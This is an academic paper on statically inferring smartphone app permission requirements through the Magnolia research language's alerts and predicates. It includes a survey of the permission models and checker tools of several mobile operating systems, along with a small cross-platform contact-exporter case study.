Permission-based security models have become commonplace in real-world, consumer-faced operating systems. Such models have been adopted mostly for mobile OS platform security architectures, partly because smartphones are high-utility personal devices with privacy and usage cost concerns (regulations and business models have also driven adoption [21]). Smartphones are also natively third-party programmable (by our definition), and the wide consumer awareness of "app stores" has made it almost an expectation that applications (or "apps") are available for installation in large numbers. While some smartphone platforms (such as iOS[1] and Maemo) rely on app store maintainers to serve as gatekeepers against malicious (or maliciously exploitable) apps, many others (such as Android, BlackBerry 10, and Windows Phone) have permission-based security to restrict the damage that such apps might cause. Sole reliance on gatekeepers has the drawback that "side-loading" of apps from another source is then more likely to be prevented by the platform vendor (as is the case with iOS[2]).

A number of different terms are being used for essentially the same concept of a permission. By our definition a *permission* is something that is uniquely named, and something that a program (or rather its threads of execution) may possess. Possession is required for a program to be allowed to take certain actions (typically to call certain system APIs), or perhaps even to be the target of certain actions (e.g., an Android app may not receive certain system messages without the appropriate permissions [15]). A common reaction to an attempt to invoke an unallowed operation is to trigger a runtime error, although the concrete mechanisms for reporting such errors vary between platforms.

By the term *permission-based security model* we simply mean a security model in which access control is heavily based on permissions. We assume at least API access control such that different permissions may be required for different operations; i.e., there is finer than "all or nothing" granularity in granting access to protected APIs. With judiciously chosen restrictions for sensitive APIs a permission-based security model can serve as a central platform integrity protection measure. Such a model can also help permission-savvy end users (even if they are in the minority [16]) avoid leakage of private data and malicious exploitation of functionality.

Users, operators, and regulators all get some genuine benefit from platform security measures. Software developers, however, tend to only be inconvenienced by them, unless their software specifically requires functionality that platform security happens to provide. There are restrictions in what features can be had in an app, and how apps can be deployed (during a test/debug cycle, or in the field). This can even motivate the maintenance of multiple variants of an app [18] depending on what permissions are grantable for which distribution channel.

For most platforms the permissions required by an application must be declared. Writing the declaration may not in itself be difficult, but permission requirements are sometimes poorly documented [15], and keeping permission information up to date is an extra maintenance burden. The burden can be significant particularly for applications [18] that both exercise many sensitive APIs, and also have variants with different feature sets.

We present an approach for inferring permission requirements for programs constructed out of a selection of components in a permission-annotated codebase. While it takes effort to annote all sensitive primitives with permission information, the up-front cost is amortized through reuse in new program com-

[1] In iOS 6, there is a small set of privacy-related permissions with application-specific settings. Developers need not declare the required permissions.

[2] As of early 2013, end-user installation of iOS applications is only allowed from the official vendor-provided App Store.

positions. We have implemented the approach as one use case for the research language Magnolia, designed to be statically analyzable to the extreme. Magnolia avoids dynamic features, but has extensive support for static "wiring" (or linking) of components. We argue that these characteristics combine to facilitate permission inference without undue restrictions on expressivity. Magnolia also supports cross-platform code reuse, as its interface and implementation specifications allow for declaration of permission information in such a way that different platform-specific concrete permissions can be handled in an abstract way.

Magnolia is source-to-source translated into C++, and hence can be used to target platforms that are programmable in C++, including most smartphone platforms.[3] Translation to a widely deployable language is an important part of the overall portability picture, and also a possibility to abstract over differences in implementations of said language. Cross-platform libraries and Magnolia's support for interface-based abstraction help with the API aspect of portability. A third aspect is support for integration with platform vendor provided tools, which remains as future work in the case of Magnolia.

Maintaining permission information together with source code should result in better awareness of possible runtime permission failures when programming, and also allow for various automated analyses of the permission requirements of programs and program fragments. Such analyses, particularly when used in ways that affect the construction of software (e.g., due to analysis-based generation of permission declarations, or even code modifications), could also aid in the discovery of errors in app permission declarations or platform documentation.

While our focus is on permissions, some of the techniques presented apply not only to *right* of access, but more generally *ability* of access. E.g., from the point of view of error handling it matters little if a runtime failure is caused by lack of camera hardware, or lack of permission to access it. There are platform differences in whether requesting a permission will guarantee its runtime possession, and also in whether it is possible to similarly declare a (software or hardware) feature requirement so that availability of the feature will be guaranteed after successful installation. For instance, specifying `ID_REQ_REARCAMERA` in the manifest of a Windows Phone 8 app will prevent installation on devices without a back-facing camera [22]. Given the similarities between permissions and feature requirements we sometimes use the term *access capability* to imply access ability in a broader sense than that determined by permissions.

1.1 Contributions

The contributions of this paper are:

- We give a brief overview of permission-based security models of a number of current smartphone OSes, and survey the associated tooling (if any) for inferring required permission information for applications.

[3] Magnolia is not a *symbiotic language* (i.e., a language designed to coexist with another one), however, and there is nothing in Magnolia that would prevent its compilation into other languages. Still, the current implementation only targets C++.

– We present a language-based solution for declaring permissions for APIs and inferring permission requirements for programs. The solution allows for cross-platform programming by exploiting the host language's support for interface-specification-level abstraction over different implementations.
– We discuss static analysis friendly language design choices that favorably affect permission inference accuracy, and argue that some of the expressiveness cost of the resulting lack of "dynamism" can be overcome by flexible static composition.

To evaluate the presented solution we have implemented it based on the Magnolia language, and made use of it in a small cross-platform porting friendly application that requires access to some sensitive APIs. We have organized the app codebase to facilitate growing it to target multiple different platforms and feature sets, probably with different permission sets for different configurations.

2 Permission-Based Security Models in Smartphone Operating Systems

Below we list distinctive aspects of the permission-based security models of a number of current smartphone OSes (more wholesome surveys of the permission and security models of some of the same platforms exist [2,21]). We also discuss any permission inference or checking tools in the associated vendor-provided developer offerings. We provide a side-by-side summary of permission-related details of the platforms in Table 1. Due to the newness of Tizen (no devices have been released as of early 2013) and the similarity of its and bada's native programming offerings, we opt to exclude Tizen (but not bada) from the table.

Android allows for the definition of custom "permissions". Permissions have an associated "protection level", with permissions of the "dangerous" level possibly requiring explicit user confirmation; hence a developer defining such a permission should also provide a description for it, localized to different languages [1]. A "signature" level permission does not have that requirement as it is automatically granted to apps signed with the same certificate as the app that declared the permission. No tools for inferring permissions for an app are included in the Android "SDK Tools" [1] as of revision 21.1. There are two third-party permission checkers capable of statically analyzing the permission requirements of Android apps. The tools are named Stowaway [15] and Permission Check Tool [30], and they both report on over/underprivilege wrt manifest-declared permissions. Their accuracy is discussed in Section 7.

bada 2.0 The Eclipse-based IDE of the bada SDK 2.0.0 [27] incorporates an "API and Privilege Checker" [26] tool that checks the project for privilege violations (an API requiring a privilege group is used, but the privilege group is not declared in the manifest) and unused privileges automatically during packaging, and optionally during builds. The tool is for *checking* privileges, and does not generate privilege group declarations for the manifest.

BlackBerry 10 (BB10) is notable in that (upon first running an app) a user may grant only a subset of the "permissions" requested in the corresponding "application descriptor file" [13], and it is then up to the app to react sensibly to any runtime failures caused by unpermitted operations. BB10 also has limited support for running (repackaged) Android applications, with a number of Android features and permissions being unsupported [12].

MeeGo 1.2 Harmattan access control makes use of traditional "credentials" including predefined Linux "capabilities", Unix UID and GID and supplementary groups, and file system permissions. Harmattan adds to these by introducing fine-grained permissions known as resource "tokens", as supported by the Mobile Simplified Security Framework (MSSF) [23]. Granting of credentials is policy-based, and consequently (as of early 2013 and Harmattan version PR1.3) app credential information is not shown to the user, either in the app Store or under installed Applications. The `aegis-manifest` tool performs static analysis of binaries and QML source. It generates a manifest file listing required credentials for a program, but may fail in exceptional cases. Dynamically determined loading (e.g., via `dlopen`) or invocation (e.g., via D-Bus) of code are possible causes for the static scanner failing to detect the full set of required credentials.

Symbian v9+ Symbian OS has had a "capability-based security model" since version 9 [19]. It is unusual in that both executables and DLLs have "capabilities". A process takes on the capabilities of its executable. Installation requires code signing with a certificate authorizing all the capabilities listed in any installed binaries; a self-signed certificate is sufficient for a restricted set of capabilities. Any loaded DLLs must have *at least* the capabilities of the process. There is a "Capability Scanner" plug-in for the Eclipse-based Carbide.c++ IDE that ships with some native Symbian SDKs; the plug-in is available starting with the Carbide.c++ release 1.3 [24]. The scanning tool presents warnings about function calls in a project's codebase for which capabilities are not listed in the project definition file. The tool is only able to *estimate* the required capabilities.

Tizen 2.0 The Tizen 2.0 SDK [29] release introduced a C++ based native application framework, which appears to have bada-derived APIs. The permissions in Tizen are called "privileges"; the set of permissions (and their naming) in Tizen differs from those of bada. Privileges are specified in a manifest file in an installation package, and there is no tool support for automatically inferring and generating the privilege requests. However, as with bada, the Tizen SDK includes an "API and Privilege Checker" [28] tool for checking for potential inconsistencies between specified privileges and APIs being used in an application. The tool may be enabled for automatic checks during builds or code editing, and it may detect either under or overprivilege.

Windows Phone 8 (WP8) has a security model in which the kernel is in the "Trusted Computing Base" "chamber", and where OS components, drivers, and apps are all in the "Least Privilege Chamber" (LPC) [20]. Software in the latter chamber may only directly invoke relatively low-privilege operations, and only when in possession of the appropriate "capabilities". All capabilities

Table 1. Smartphone platform permissions and tools support

	Android	*bada*	*BlackBerry 10*	*MeeGo 1.2 Harmattan*	*Symbian v9+*	*Windows Phone 8*
permissions:	open-ended set of "permissions"	predefined set of "privilege groups"	open-ended set of "permissions"	open-ended set of resource "tokens"	predefined set of "capabilities"	predefined set of "capabilities"
permission categories:	"normal", "dangerous", "signature", and "signatureOrSystem"	"Normal", "System"	N/A	N/A	"User", "System", "Restricted", "Device Manufacturer"	"Least Privilege Chamber"
auth:	depending on permission: automatic, user approved (all or nothing), signed by authority, or preinstalled	by vendor at time of publishing, based on *developer* "privilege level"	user approval; user may only grant a subset of requested permissions	by installer, depending on software source and policies declared in software packages	user approved (all or nothing), developer signed, identity-verified developer signed, or vendor approved	user approval (all or nothing)
assignment request:	recorded in a manifest in installation package	recorded in a manifest in installation package	recorded in a manifest in installation package	recorded in a manifest in installation package	specified in project definition; recorded in binary	recorded in a manifest in installation package
inference by tools:	Stowaway (3rd party), Permission Check Tool (3rd party)	"API and Privilege Checker"	none	aegis-manifest	"Capability Scanner"	none (for WP8 – "Store Test Kit" for 7.1)

are user grantable, and the requested capability set of each app is disclosed in Windows Phone Store; some capability requirements are displayed more prominently than others. "Hardware requirements" may also be specified, and an app is not offered for phone models not meeting the requirements. The Windows Phone SDK 8.0 does not contain capability detection tools for apps targeting WP8[4], nor (as of early 2013) are such apps programmatically capability analyzed during Store submission [22].

3 The Magnolia Programming Language

Magnolia [7] is a research language that aims to innovate in the area of reusability of software components. Safe composition of reusable components requires

[4] Windows Phone SDK 8.0 has a Visual Studio IDE integrated "Store Test Kit" that may be used to inspect a Windows Phone OS 7.1 targeting app and list the capabilities required by it. Windows Phone OS 7.1 is not natively programmable by third parties, and hence not a smartphone OS per our definition.

strict specification of component interfaces—sometimes referred to as APIs (application programmer interfaces) if semantic content is implied. A description of an API in Magnolia is given using the `concept` construct; a `concept` declaration can be thought of as an incomplete requirements specification. It specifies one or more abstract `type`s, some operations on those types, and the behavior of those operations (in the form of axioms). Each `concept` may have multiple `implementation`s that provide data structures and algorithms that satisfy its behavior. Each `implementation`, in turn, may satisfy multiple `concept`s.

One kind of operation that may be defined in Magnolia is a `procedure`. A `procedure` has no return values, but may modify its arguments according to specified *parameter modes* [6]. Legal parameter modes include `obs` (observe; the argument is read-only), `upd` (update; the argument may be changed) and `out` (output; the argument is write-only) [8]. A simple `procedure` that only outputs to a single parameter may equivalently be defined in a more "sugary" form as a `function`, and regardless of choice of declaration style, invocations to such operations may appear in expressions.[5] The keyword `call` is used to invoke an operation as a statement. A `predicate` is a special kind of function yielding truth values, and taking zero or more appropriately typed expressions as arguments. A `predicate` application as well as `TRUE` and `FALSE` are *predicate expressions*, and more complex predicate expressions are built using logical connectives.

The notion of *partiality* of an operation, meaning that the operation is not valid for all values that its parameter types could take, is central to Magnolia. Such a restriction can be specified for an operation. In the API it takes the form of a `guard` [4] with a predicate expression, which may include invocations to `function`s and `predicate`s. The more fine-grained notion of *alerts* [5] is the corresponding partiality notion in implementations. Alerts are an abstraction over `pre`/`post`conditions and error reporting, and each partial function is tagged with a list of `alert` names and the corresponding conditions that trigger the alerts. The set of defined alert names is user extensible and partially ordered, possible to organize as a directed acyclic graph.

```
alert CameraAccessAlert;
alert NoCamera <: CameraAccessAlert;
alert NoAccessToCamera <: CameraAccessAlert;

predicate deviceHasCamera() = Permission;
procedure takePicture(upd w : World, out p : Picture)
  alert NoCamera unless pre deviceHasCamera()
  alert NoAccessToCamera if throwing PermissionDenied
  alert NoAccessToCamera if throwing CameraInUse;
```

Here the alert names `NoCamera` and `NoAccessToCamera` are specialisations of the alert name `CameraAccessAlert`. The procedure `takePicture` has three possible error behaviors. The precondition test calling the predicate `deviceHasCamera` checks whether the device has a camera; if not, it would not be meaningful to use the

[5] In Magnolia, an expression always yields a single value; i.e., there are no multi-valued expressions such as `(values 1 2)` in Racket.

procedure. The two other conditions have the same alert name, and are triggered by the procedure implementation throwing one of two exceptions.[6]

A `program` is a special implementation in that its operations are made available as "entry points" to a piece of software that is composed in Magnolia. The Magnolia compiler translates Magnolia code into C++ source code, and produces a command-line interface wrapper for the `program` through which the exported operations may be invoked.

Due to Magnolia's explicit static linking of components (as declared in source code), all data structures and algorithms corresponding to a `program`'s types and operations (respectively) are known at compile time. Programs are statically typed, and there is no subtyping or dynamic dispatch (as e.g. in the case of C++ `virtual` functions). There are also no first-class functions (or even function pointers) to pass by value for parameterizing operations at runtime; any such parameterization must be done statically by specifying concrete operations used to implement a concept.

The static nature of Magnolia means that the actual target of an operation invocation appearing in program code is always statically known. Due to this it is possible to tell whether calls to a given operation appear in a given program composition, and any definitions for operations that have no invocations may be dropped for purposes of optimization or full-program analysis. Still, even in Magnolia's case it is generally not possible to tell if an operation appearing in a program actually gets invoked, as relevant facts about program runtime state or how far execution gets to proceed are generally not known at compile time.

4 Language Support for Permissions

Here we design a way to model permissions (and more generally, access capabilities) in Magnolia. As we prefer to keep Magnolia's core language simple, again for ease of analysis, we want to avoid feature-specific language extensions where possible. In this case we can do so by mapping permissions onto the Magnolia alerts system. The syntax may not always be as convenient as it could be, but that could be fixed through superficial syntactic transformations; we do not consider alternative syntaxes here.

The execution of a program consists of operations on the program state, and we want to be able to determine the permission requirements of all operations appearing in Magnolia code. To allow for this the permissions must either be declared, or it must be possible to infer them based on the implementation of the operation (i.e., its body). Magnolia currently allows an operation to be implemented either in Magnolia or in C++; for the former we can infer permissions by examining the language, but not for the latter. Any permission requirements for C++ operations will therefore have to be declared.

[6] In real-world code we might want different alert names to distinguish between errors of a transient (`CameraInUse`) and permanent (`PermissionDenied`) nature. On most platforms application permissions are fixed at install time.

Permission-protected operations are associated with requirements, i.e., preconditions, as dictated by the platform APIs. We can state the preconditions as `alerts` with predicate expressions, noting that a permission restriction gives us two separate concerns: (1) we want to know of the permission requirement so that we can request the permission, and hence try to prevent runtime errors; and (2) we want to be able to handle any related errors. For case (1) we want platform-specific permission names, while for case (2) we would like abstract, platform-agnostic *error* names, probably relating to the operation. The example in Section 3 had the latter kind of names, namely `NoCamera` and `NoAccessToCamera`.

For storing platform-specific permissions we essentially just want to have the predicate expressions as named properties of operations. Had we support for convenient scripting of compiler-assisted queries we would not necessarily require fixed, predefined naming, but might rather choose any descriptive name to use as a search key to find the relevant expressions. The built-in support for permission inference in Magnolia currently uses the name `RequiresPermission` for this purpose (as suggested in Section 6, it might sometimes be desirable to use other names). We use `RequiresPermission` to "tag" permission preconditions, and each permission appearing in a precondition is defined as a "dummy" `predicate`.

As such predicates merely represent static properties, they are not intended to actually trigger an `alert` at runtime. This can be ensured by treating `Requires-Permission` as special and not inserting a precondition check for it. A more general alternative is to define the predicates as `TRUE`, leaving any generated check as dead code. On most platforms we can assume that the program is only started if the declared permissions have been granted, but there may be reasons for not requesting all inferred-as-required permissions. Permission-related precondition violations are thus possible, and we want them trapped as declared for their platform-agnostic `alerts`. It may be more efficient to capture any platform-specific runtime "permission denied" error than to actually implement a sensible predicate that checks for possession of the associated permission.

The Magnolia compiler supports scavenging a `program` for its operations (which, as mentioned in Section 3, are known in Magnolia) and respective permission requirements, provided the operations' permissions are specified as suggested above. (This approach also generalizes to other access capabilities, e.g. Windows Phone hardware requirements.) The result is conservative, but can only err on the side of too many permissions, assuming correct annotations. One source of inaccuracy is the currently indiscriminate inspection of all operations. Any dead code elimination done by the compiler happens later in the pipeline; such optimization would be beneficial, particularly if data-flow sensitive.

The second source of inaccuracy comes from the way we build the result. Perhaps the most accurate way to represent the result would have been as a single predicate expression such as `BLUETOOTH() && CAMERA() && (ACCESS_COARSE_LOCATION() || ACCESS_FINE_LOCATION())`, built as a collation of the relevant predicate expressions. Currently, however, we just build a set of permissions such as {`BLUETOOTH`, `CAMERA`, `ACCESS_COARSE_LOCATION`}. This may produce suboptimal results, as concrete choices must be made between logical alternatives.

Our current implementation produces a set, and picks the left choice from OR-ed permissions.

Platform-provided sensitive operations typically require a fixed set of permissions, but there are many exceptions that motivate allowing the use of logical expressions to at least *specify* permission requirements, even if we do not always make optimal use of the specification. Let us consider the `LocationManager` class of Android OS. Its `getLastKnownLocation(String)` method requires either `ACCESS_FINE_LOCATION`, or at least `ACCESS_COARSE_LOCATION`, depending on the "location provider" specified as the sole argument. The `NETWORK_PROVIDER` supports both coarse and fine grained positioning, and no `SecurityException` should get thrown as long as either permission has been requested (and granted). If we implement a network positioning specialized version of the operation—perhaps named `getLastKnownNetworkLocation`—then we may declare:

```
procedure getLastKnownNetworkLocation(upd w : World, out l : Loc)
  alert RequiresPermission unless pre ACCESS_COARSE_LOCATION() ||
      ACCESS_FINE_LOCATION()
  alert LocationAccessNotPermitted if throwing SecurityException
  alert IllegalArgument if throwing IllegalArgumentException
  alert NotFound if post value == null;
```

We are using a platform-agnostic `LocationAccessNotPermitted` alert to allow permission failures to be handled portably. The Android-specific permissions we are stating as a predicate expression tagged with `RequiresPermission`. Other possible errors for the operation are also mapped to alerts to allow handling.

For other platforms we would probably require a different (native) implementation of the operation, also with different error-to-alert mappings declared similarly to the above. E.g., on Windows Phone a `UnauthorizedAccessException` typically gets thrown on permission errors, whereas on Symbian one can generally expect a Symbian-native *leave* (a form of non-local return) with the error code `KErrPermissionDenied`. Interestingly, there are APIs (such as those of the Qt cross-platform application framework) that have been ported to different platforms, but which still necessarily have platform-specific permission requirements. With such APIs one could have a single (native) implementation but multiple Magnolia declarations (with different `alert` clauses).

5 Experience with Application Integration

For trying out the solution we created a small software project named *Anyxporter* (Any Exporter) [11], with the goal of building a codebase that would serve as a basis for creating various programs for exporting PIM (personal information manager) data in different (probably textual) formats. We chose the PIM exporting theme for exercising permissions as: (1) there are a number of different data sources, possibly requiring different permissions; (2) different storage/transmission options for exported data would likely require further permissions; and (3) the idea of building a "suite" of programs should allow us to keep the permission requirements of each individual program reasonably small, which may make a user feel safer in installing a given variant (since the program does not ask for permissions to do anything other than what the user wants done).

Anyxporter currently includes only one proper PIM *data source*, for reading contact data. Its implementation requires the Qt Mobility Contacts API [25]. Said API is implemented [25] at least for Symbian (S60 3rd Edition FP1 and later), Maemo 5, and Harmattan, and also for Qt Simulator for testing purposes (without real contact data). For targets for which the API is not available, we have also implemented a "mock" data source that yields fixed contact data, and this data source has proved useful in testing other components of the software.

Of the targets supported by Qt Mobility Contacts, Symbian and Harmattan have permission-based security models, and our discussion here focuses on them. On Harmattan using the Qt API to *read* contact data requires the `TrackerReadAccess`, `TrackerWriteAccess`, and `GRP::metadata-users` credentials, whereas on Symbian only `ReadUserData` is required; clearly, the Symbian implementation of the API is better in respecting the principle of least privilege.

The default output option is to save to a file, which for a suitably chosen filesystem location requires no manifest-declared permissions either on Symbian or Harmattan. Anyxporter also has initial support for HTTP POST uploads of output files, implemented in terms of Qt 4.8 networking. Qt 4.8 is mostly unavailable on our example platforms, but Internet access generally requires no credentials on Harmattan, and the `NetworkServices` capability on Symbian.


Formatting of data for output is done using Lua scripts, and we currently include an XML formatting option for contact data. A Lua virtual machine (VM) instance is used as the intermediate representation (IR) between the different input and output options; in principle, data of the same kind (e.g. contact data) could have the exact same Lua object representation, regardless of concrete data sources and output formatters. Through careful choice of enabled Lua libraries we are preventing Lua code from doing anything other than "pure processing"; it cannot access platform APIs or the file system, and hence should require no permissions (or analysis for inferring permissions) on any platform.

The various library components of the app, such as file system interface, contact data source and Lua script interface, are specified by `concepts`. The main app code is programmed against these concepts, so that it is independent of the target platform. The app code is unaware of the exact nature of the permissions, though it may make use of and handle generic *permission denied* alerts.

Each library component has multiple implementations, one for each supported platform, with each implementation specifying platform-specific permissions. For example, the plain streams-based file system interface uses the following permission predicates:

```
predicate CXX_FILE_CREATE() = Permission;
predicate CXX_FILE_WRITE() = Permission;
predicate CXX_FILE_READ() = Permission;
predicate CXX_FILE_DELETE() = Permission;
```

A particular version of the app is built by composing the main app code with the platform-specific library implementations:



```
program CxxEngine = {
    use Engine;
    use CxxFileSys;
    use CxxLuaState;
    use MockDataSourc
};
```

```
alert RequiresPermission
predicate CXX_FILE_CREATE() = TRUE()
predicate CXX_FILE_DELETE() = FALSE()
predicate CXX_FILE_READ() = FALSE()
predicate CXX_FILE_WRITE() = TRUE()
predicate MOCK_DATA_SOURCE_ACCESS() = TRUE()
predicate Permission() = FALSE()
```

Fig. 1. Hover information for a program in the IDE shows which permissions are enabled and disabled

```
program CxxEngine = {
  use Engine; // application logic
  use CxxFileSys; // generic C++ versions of the library components
  use CxxLuaState;
  // use the 'mock' data source
  // the data source mapper will apply 'exportEntry' to each data entry
  use MockDataSourceMapper[map => mapDataSource, Data1 => File, Data2 =>
      LuaState, f => exportEntry];
};
```

Our system collects all the permissions used by `CxxEngine`, defines the value of the relevant predicates to be `TRUE` (and the predicates for the unused permissions to be `FALSE`), and then outputs the permission list in a text file, together with the C++ code for the program. Figure 1 shows an IDE display with the inferred permission requirements.

6 Problematic Permission Requirements

It is a Magnolia philosophy that incomplete specifications are okay, and that specifying as much as is convenient is likely to give a good return for effort. Documented platform permission requirements are generally straightforward for individual operations, and it is unfortunate if they do not directly translate into code, as one must then expend effort to considering how to best specify them without harmful inaccuracies. There are real-world permission requirements whose accurate and convenient specification challenges our design.

It is not uncommon for the permission requirements of a platform operation to depend on its arguments. Such requirements *can* be specified as a predicate expression for an `alert`, as shown by the example below. However, as argument values are generally not statically known, the operation is no longer guarded by a static predicate expression. Any permission analysis trying to determine the permission requirements of a program will then require a policy regarding how to translate such expressions to static ones without underprivilege or too much overprivilege. Perhaps a better alternative is to (where possible) divide the operation into multiple ones with static predicate expressions. We did so in a similar example in Section 4 by defining a location provider specific operation for a provider known to support coarse-grained positioning.

```
procedure getLastKnownLocation(upd w : World, out l : Loc,
                               obs p : Provider)
  alert RequiresPermission unless pre ACCESS_FINE_LOCATION() ||
   (supportsCoarse(p) && ACCESS_COARSE_LOCATION());
```

We have discussed declaring different permissions for different platforms, but there are also permission differences between different releases of the same platform. On Android, the permissions for some operations have changed over time due to subtle and innocuous code changes [3] in their implementation. As such changes tend to only affect relatively few APIs and operations, it may be inconvenient to have to give separate `implementation` declarations in these cases. One possible, pragmatic solution may be to give different `alert` clauses for different platform releases. For example, we might generally specify `AndroidPerm` alerts for Android, but in some [3] cases use release specific alerts:

```
alert AndroidPerm8 <: AndroidPerm; // Android 2.2 (API level 8)
alert AndroidPerm9 <: AndroidPerm; // Android 2.3 (API level 9)
procedure startBluetoothDiscovery(upd w : World)
  alert AndroidPerm8 unless pre BLUETOOTH()
  alert AndroidPerm9 unless pre BLUETOOTH() && BLUETOOTH_ADMIN();
```

7 Related Work

Most of the literature on permissions is focused on Android, while our approach is to exploit the abstraction facilities of Magnolia in order to create platform-agnostic solutions. In Section 2 we already mentioned Stowaway [15] and Permission Check Tool [30], tools for analyzing the permission requirements of Android apps statically. As both tools are geared towards checking already declared permissions against code, the issue of deriving a concrete set of permissions to declare is perhaps less prominent; as explained in Section 4, the Magnolia compiler requires a policy for resolving logical permission expressions into sets.

Both Stowaway and Permission Check Tool resort to heuristics due to complexities of language and execution environment; heuristics-demanding complexities relating to language should not arise in the context of Magnolia. Stowaway's analysis appears more comprehensive than that of Permission Check Tool in that it attempts to handle reflective calls and Android "Content Providers" and "Intents". Magnolia has no reflective calls, and we propose that permissions be declared for *all* external-facing interfaces. Permission Check Tool works by analyzing source code using Eclipse APIs, whereas Stowaway takes Dalvik executable (DEX) files as input; the Magnolia ideal is to have programmable language infrastructure for custom analyses of semantically rich source code.

The Stowaway authors tackled poor platform documentation by determining Android 2.2 API permission requirements through API fuzzing. The PScout [3] tool has been found to discover more complete Android OS permission information. It performs a static reachability analysis between Android API operations and permission checks to produce a set of required permissions for each operation. Like our permission inferrer, PScout does path-insensitive analysis on source code. PScout's policy for "expression-to-set translation" is to take the union of all appearing permissions, which is more conservative than ours.

PScout has been used to extract permission specifications for multiple versions of Android. We are not aware of such analyses for other OSes, and problems of poor API documentation are compounded for cross-platform programming. With a suitably accurate and complete permission map available for a platform, one might imagine annotating a primitive with its set of sensitive operations rather than its permission requirements, allowing for the latter to be inferred.

The kind of variability imposed by access capabilities is commonly handled using feature models [9,10]. As shown in Section 4, access capabilities are associated with specific operations of an API, thus letting us use the alerts system of Magnolia for modeling their variability.

nesC [17] is a prominent example of a programming language with a programming model that is similarly restricted as that of Magnolia. Like Magnolia, nesC does static wiring of components so that types and operations become known at compile time; nesC even performs static component *instantiation* to avoid the overhead of dynamic memory management. The static nature of the language gives rise to a number of possibilities for accurate program analysis. E.g., the nesC compiler itself performs static whole-program analysis to detect data races. As nesC code is amenable to such analyses and the language also features interface-based abstraction support, we believe it would be a suitable substrate for a cross-platform permission inference solution. However, permissions are not applicable to TinyOS programming, which presently is nesC's primary domain.

As demonstrated by tools such as VCC [14], even unsafe languages (such as C) can be made static analysis (or verification) friendly with a suitably structured programming style and the addition of semantic information in the form of annotations. Additional annotations could also be used for permissions. Annotating an existing language is a valid implementation strategy for an analyzable language, with the advantage of avoiding another, full language layer. Magnolia's ground-up design for analyzability is likely cleaner, and the language can also be used merely as a tool for assembling programs out of C++ components.

8 Conclusion

Permissions are among the nuisances that software developers have to deal with. Language-based technology cannot lift access control restrictions, but it can help manage them, and reduce the chance of uncleanly handled permission errors occurring. Appropriate tools support enables automated analyses for determining a set of permissions that (if granted) will mean that no permission-caused runtime failures will occur. Suitable language can also help handle runtime failures in a portable manner, using abstract, concept or operation specific (not platform specific) permission failure reports and handlers.

We have presented such language and tools support. Our design relies on the base language taking care of: enforcing a programming style that does not prevent accurate static reachability analysis; and encouraging interface-based abstraction. Mere ability to declare permission information in a language is not special, as many languages (e.g., Java and Python) even support annotations as a way to attach custom attributes to declarations.

In Magnolia, the base language of our implementation, we can use core language such as `predicates` and `alerts` to express permission conditionality and errors. Cross-platform interfaces may be exposed as `concepts`, and different `implementations` and/or `alert` declarations may be used to express platform differences. Coupled with tooling, code analyses (and also transformations) can be performed based on such declared information and what it implies.

In Magnolia, "dynamism" can only be allowed in a controlled way for correct permission analysis, and even then only outside the language. Analyzable, "static" language can be sugar-coated with convenient syntax, but certain familiar constructs are not directly transferable to Magnolia; e.g. a "traditional" higher-order `map` operation cannot be defined as functions cannot be passed as (runtime) arguments. Magnolia therefore carries some cost to expressiveness and developer familiarity, but offsets that by offering rich compile-time semantic information. Different language design tradeoffs could probably be made, while still allowing for accurate cross-platform permission inference. We see value in exploring awareness creating and preventative measures against potential software failures, whether caused by access control restrictions or other reasons.

Acknowledgements. We thank the anonymous referees for insightful comments on a draft of this paper. This research has in part been supported by the Research Council of Norway through the project DMPL – Design of a Mouldable Programming Language.

References

1. Android Open Source Project: Android Developers, `https://developer.android.com/` (retrieved May 2013)
2. Au, K.W.Y., Zhou, Y.F., Huang, Z., Gill, P., Lie, D.: Short paper: A look at smartphone permission models. In: Proceedings of the 1st ACM Workshop on Security and Privacy in Smartphones and Mobile Devices, SPSM 2011, pp. 63–68 (2011)
3. Au, K.W.Y., Zhou, Y.F., Huang, Z., Lie, D.: PScout: analyzing the Android permission specification. In: Proceedings of the 2012 ACM Conference on Computer and Communications Security, CCS 2012, pp. 217–228 (2012)
4. Bagge, A.H.: Separating exceptional concerns. In: Proceedings of the 5th International Workshop on Exception Handling (WEH 2012), pp. 49–51. IEEE (June 2012)
5. Bagge, A.H., David, V., Haveraaen, M., Kalleberg, K.T.: Stayin' alert: Moulding failure and exceptions to your needs. In: Proceedings of the 5th International Conference on Generative Programming and Component Engineering (GPCE 2006). ACM Press, Portland (2006)
6. Bagge, A.H., Haveraaen, M.: Interfacing concepts: Why declaration style shouldn't matter. In: Ekman, T., Vinju, J.J. (eds.) Proceedings of the Ninth Workshop on Language Descriptions, Tools and Applications (LDTA 2009). Electronic Notes in Theoretical Computer Science, vol. 253, pp. 37–50. Elsevier, New York (2010)
7. Bagge, A.H., Haveraaen, M.: The Magnolia programming language (2013), `http://magnolia-lang.org/` (retrieved May 2013)

8. Bagge, A.H., Haveraaen, M.: Programming by concept (2013) (unpublished manuscript)
9. Batory, D., Sarvela, J., Rauschmayer, A.: Scaling step-wise refinement. IEEE Transactions on Software Engineering 30(6), 355–371 (2004)
10. Benavides, D., Segura, S., Ruiz-Cort'es, A.: Automated analysis of feature models 20 years later: A literature review. Information Systems 35(6), 615–636 (2010)
11. Bergen Language Design Laboratory: Anyxporter, `https://github.com/bldl/anyxporter`
12. BlackBerry: BlackBerry Developer, `http://developer.blackberry.com/` (retrieved May 2013)
13. BlackBerry: BlackBerry 10 Native SDK 10.0.9. Software distribution (December 2012)
14. Cohen, E., Dahlweid, M., Hillebrand, M., Leinenbach, D., Moskal, M., Santen, T., Schulte, W., Tobies, S.: VCC: A practical system for verifying concurrent C. In: Berghofer, S., Nipkow, T., Urban, C., Wenzel, M. (eds.) TPHOLs 2009. LNCS, vol. 5674, pp. 23–42. Springer, Heidelberg (2009)
15. Felt, A.P., Chin, E., Hanna, S., Song, D., Wagner, D.: Android permissions demystified. In: Proceedings of the 18th ACM Conference on Computer and Communications Security, CCS 2011, pp. 627–638 (2011)
